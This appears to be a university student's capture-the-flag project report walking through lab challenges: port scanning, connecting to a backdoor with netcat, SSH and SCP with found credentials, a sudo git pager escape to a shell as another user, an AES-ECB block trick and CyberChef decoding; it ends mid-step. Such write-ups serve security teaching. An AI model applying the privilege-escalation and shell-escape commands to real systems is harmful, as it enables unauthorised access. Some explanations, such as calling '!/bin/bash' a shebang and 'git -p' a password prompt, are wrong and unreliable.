CITS1003 Project Report

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Part 1 - Linux and Networking

Emu Hack #1 - Backdoored

Step 1: Port Scanning

I will start by doing a port scan within the specified range of 61000 to 61500 using `nmap` command.

Command:

```
nmap -Pn -p 61000-61500 34.116.68.59
```


Explanation of Flags:

- `nmap` : Command to do port scan
- `-Pn` : Treat all hosts as online -- skips host discovery
- `-p` : Only scan specified ports -- in this case only scan from port 61000 to port 61500
- `34.116.68.59` : The IP address of the target host that Nmap will scan for open ports within the specified range

Step 2: Interpreting `nmap` Scan Report

If any ports within the range of 61000-61500 are open, it could indicate the presence of the backdoor.

An open port has been detected:



Open port that was found: `port 61337`

Step 3: Sending `TCP` Message To Access Backdoor

I use the tool `netcat (nc)` to send a TCP message with the content "EMU" to the `port 61337`.


Command:

```
echo "EMU" | nc 34.116.68.59 61337
```

Explanation of Flags:

- `echo` : Outputs the string "EMU"
- `|` : A symbol known as a pipe -- redirects the output of the echo command ("EMU") to the nc command.
- `nc` : Instructs the Netcat (nc) utility to establish a TCP connection to the specified IP address (34.116.68.59) on the designated port number (61337).

Result:



Flag Found

```
UWA{4dvanC3d_p0r7_5sc4nN1nG?1!?1}
```

Emu Hack #2 - Git Gud

Step 1: Downloading The Emu Git Repository


To download the Emu git repository, I use the `git clone` command.

Command:

```
git clone http://34.116.68.59:8000/emu.git
```

This command tells Git to clone the "emu" repository from the specified URL, which is the Git server running on the challenge server at the given IP address (34.116.68.59) and port 8000.

Git Clone Result:



Step 2: Exploring The Contents Of The Emu Git Repository

Once the Emu git repository has been completely downloaded, I begin my exploration of the repository by utilizing the `cd` command.

Command:

```
cd emu
```

The `cd` command will change my current working directory to the Emu directory.

Afterwards, I use the `ls` command to list the full contents of the Emu directory.

Command:

```
ls
```

Output:


You can see that there is a `README.txt` file in the Emu directory.

To read the file, I use the `cat` command.

Command:

```
cat README.txt
```

Result:



Flag Found

```
UWA{N()w_y0U_kN0W_40w_2_u53_g17!1!!}
```

Emu Hack #3 - SSH Tricks

Step 1: SSH Into The Server

To connect to the server with the emu001 user credentials (found in Emu Hack #2), I use the `SSH` command. To list the files in the home directory of the emu001 user, I use the `ls` command.

Command:


```
ssh -p 2022 emu001@34.116.68.59 ls
```

Explanation of Flags:

- `ssh` : Provides a secure encrypted connection between two hosts over an insecure network
- `-p 2022` : Specifies the port to connect to on the remote server. By default, SSH uses port 22, but in this case, the server is configured to listen on port 2022. Therefore, -p 2022 instructs SSH to connect to port 2022 instead of the default port 22

- `ls` : Command to list files in the current directory on the remote server

Results:



The image file is `top_secret.png`. We want to see the contents of this image file as it contains the flag (specified in the question).

Step 2: Copy the Flag File Using `SCP`

I utilize SCP (Secure Copy Protocol) command to securely transfer the flag file `top_secret.png` from the remote server to my local machine. This is done by specifying the source file path on the server and the destination path on my local machine.


Command:

```
scp -P 2022 emu001@34.116.68.59:/home/emu001/top_secret.png ./secret.png
```

Explanation of Flags:

- `scp` : Command used for securely copying files between hosts on a network. It employs SSH for data transfer, ensuring encryption and authentication
- `-P 2022` : Specifies the port to connect to on the remote server, similar to the -p flag in the SSH command. In this case, SCP is instructed to connect to port 2022 on the remote server
- `emu001@34.116.68.59:/home/emu001/top_secret.png` : This part of the command specifies the source file to be copied. It includes the username (emu001) and the IP address (34.116.68.59) of the remote server, followed by the absolute path of the source file (/home/emu001/top_secret.png). SCP will retrieve this file from the specified location
- `./secret.png` : Specifies the destination path for the copied file on the local machine. In this case, the file will be saved in the current directory (./) with the filename `secret.png`. If the destination path is not provided, SCP will use the current directory by default

Result:



Step 3: View The Flag

The image file is saved in my home directory and I found the flag after opening it.

As seen below:

Flag Found

```
UWA{how_did_u_get_past_that_login_shell?????}
```

Emu Hack #4 - Git Gud or GTFO Bin

Step 1: Connect To Server As `mr_x`

I use the `ssh` command to connect to the server as the emu001 user, then executed a sudo command as mr_x with Git, initiating a session under mr_x's privileges.

Command:

```
ssh -t -p 2022 emu001@34.116.68.59 'sudo -u mr_x git -p'
```

Explanation of Flags:

- `ssh` : Provides a secure encrypted connection between two hosts over an insecure network
- `-t` : Allocates a pseudo-terminal -- ensures that commands requiring terminal interaction will work properly
- `-p 2022` : Specifies the port to connect to -- 2022
- `sudo -u mr_x` : Executes the subsequent command (git) as the user mr_x.
- `git -p` : Initiates the Git command with the -p option, which prompts for a password

Result:

```
┌──(kali㉿kali)-[~]
└─$ ssh -t -p 2022 emu001@34.116.68.59 'sudo -u mr_x git -p'
emu001@34.116.68.59's password:
[sudo] password for emu001:
usage: git [-v | --version] [-h | --help] [-C <path>] [-c <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           [--super-prefix=<path>] [--config-env=<name>=<envvar>]
           <command> [<args>]
```

I was prompted to enter the password twice.

Step 2: Escalate To An Interactive Shell As `mr_x`

First, I resize my terminal to a smaller size. This will trigger the less command executed by Git allowing me to escape into a shell as mr_x.


As I do not have a full interactive terminal, I upgrade to an interactive terminal using the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Explanation of Flags:


- `python3` : Command used to invoke the Python 3 interpreter
- `-c` : Allows you to pass a command as a string for Python to execute directly from the command line
- `'import pty; pty.spawn("/bin/bash")'` : This is the Python code enclosed in single quotes -- imports the pty module, which stands for "pseudo-terminal utilities," and then calls the spawn() function from the pty module with /bin/bash as an argument. This effectively spawns a new interactive Bash shell session

As seen below:



Afterwards, I press the `Enter` key on my keyboard until the terminal scrolls to reach the end point.

Result:



Following that, I type letter `q` and press `Enter` key.

I continue to use this command:

```
!/bin/bash
```

The `!/bin/bash` line at the beginning of a script file, also known as a shebang/hashbang, specifies the path to the shell that should be used to execute the script. In this case, it indicates that the script should be interpreted and executed by the Bash shell (/bin/bash).


Result:

As seen above, I successfully entered a Bash shell as the user `mr_x` and are currently in the directory `/home/emu001`.

Step 3: Navigate To The `mr_x` Directory

To navigate from the `emu001` directory to the `mr_x` directory, I use the `cd` command.

Result:



To navigate back to the `home` directory, I use the `cd ..` command.

To change the directory to mr_x, I use the `cd mr_x` command.

To check if the flag file exists in mr_x directory, I use the `ls` command to list all files.

The flag file is: `flag4.txt`

Finally, to read the `flag4.txt` file, I use the command `cat flag4.txt` as seen above.

I found the flag!

Flag Found

```
UWA{i_GOT_g1t_gOoD_4Nd_gTfO_B1N5d_InTO_yR_aCcOunT!!1}
```

Part 2 - Cryptography

Advanced Emu Standard

Step 1: Research on ECB (Electronic Codebook) Mode

In ECB Mode, each block of the plaintext is encrypted independently using the same secret key. This means that the encryption of one block of the plaintext does not depend on the encryption of any other blocks of the plaintext.

Step 2: Splitting the command into two 16-bytes long blocks


The command is 32-bytes long which goes over the limit of the encryption website.
Since AES-128 operates with a block size of 16-bytes, I will split the command into two blocks of 16-bytes block.

```
Block 1: "deactivate_speci"

Block 2: "al_procedure_123"
```


Step 3: Encrypting Each Block

I can encrypt each block separately using the same secret key.

Encryption Results:



`Block 1 ciphertext: "3155433d53ed30c89aef89b2e7273924"`




`Block 2 ciphertext: "4127efafc809cc1209376d039e0001f1"`

Step 4: Concatenating The Two Ciphertexts


Once both blocks are encrypted and I have achieved two ciphertexts. I concatenated the two ciphertexts to form the final ciphertext command.

Concatenated Command:



`Final ciphertext command:`
`"3155433d53ed30c89aef89b2e72739244127efafc809cc1209376d039e0001f1"`

Deactivation Result:



I found the flag!

Flag Found

```
UWA{3CB_i5_bL0cK_Ind3peNd3nt!}
```

Emu Cook Book

Step 1: Analyse The Encoded Data

The encoded data ends in two "==" which shows that it is Base64 encoded.


To decode the encoded data, I will use this website for every step: https://cyberchef.io/

Step 2: Use `From Base64` Operation

As the encoded data has Base64 characteristics, I use this operation:

```
From Base64
```


Operation Output:



Step 3: Check The File Type

As it was hinted that I should detect the file type, I stored the data output, which was decoded using the `From Base64` operation, in a text file. Subsequently, I verified its file type through this website: https://www.checkfiletype.com/

File Type Result:




The result shows that the encoded data has undergone compression using the gzip format.

Step 4: Use `Gunzip` Operation

To decompress the data, I use this operation:

```
Gunzip
```

Operation output:




Step 5: Use `URL Decode` Operation

Upon reviewing the output of the `Gunzip` operation, I realise that the data is URL encoded.

To decode the data, I use this operation:

```
URL Decode
```

Operation Output:




Step 6: Use `From Hexdump` Operation

Upon reviewing the output of the `URL Decode` operation, I realise that the data is now Hexdump encoded.

To convert it back to raw data, I use this operation:

```
From Hexdump
```

Operation Output:




Step 7: Use `From Hex` Operation

Upon reviewing the output of the `From Hexdump` operation, I realise that the raw data is a hexadecimal byte string.

To convert it back into its raw value, I use this operation:

```
From Hex
```

Operation Output:



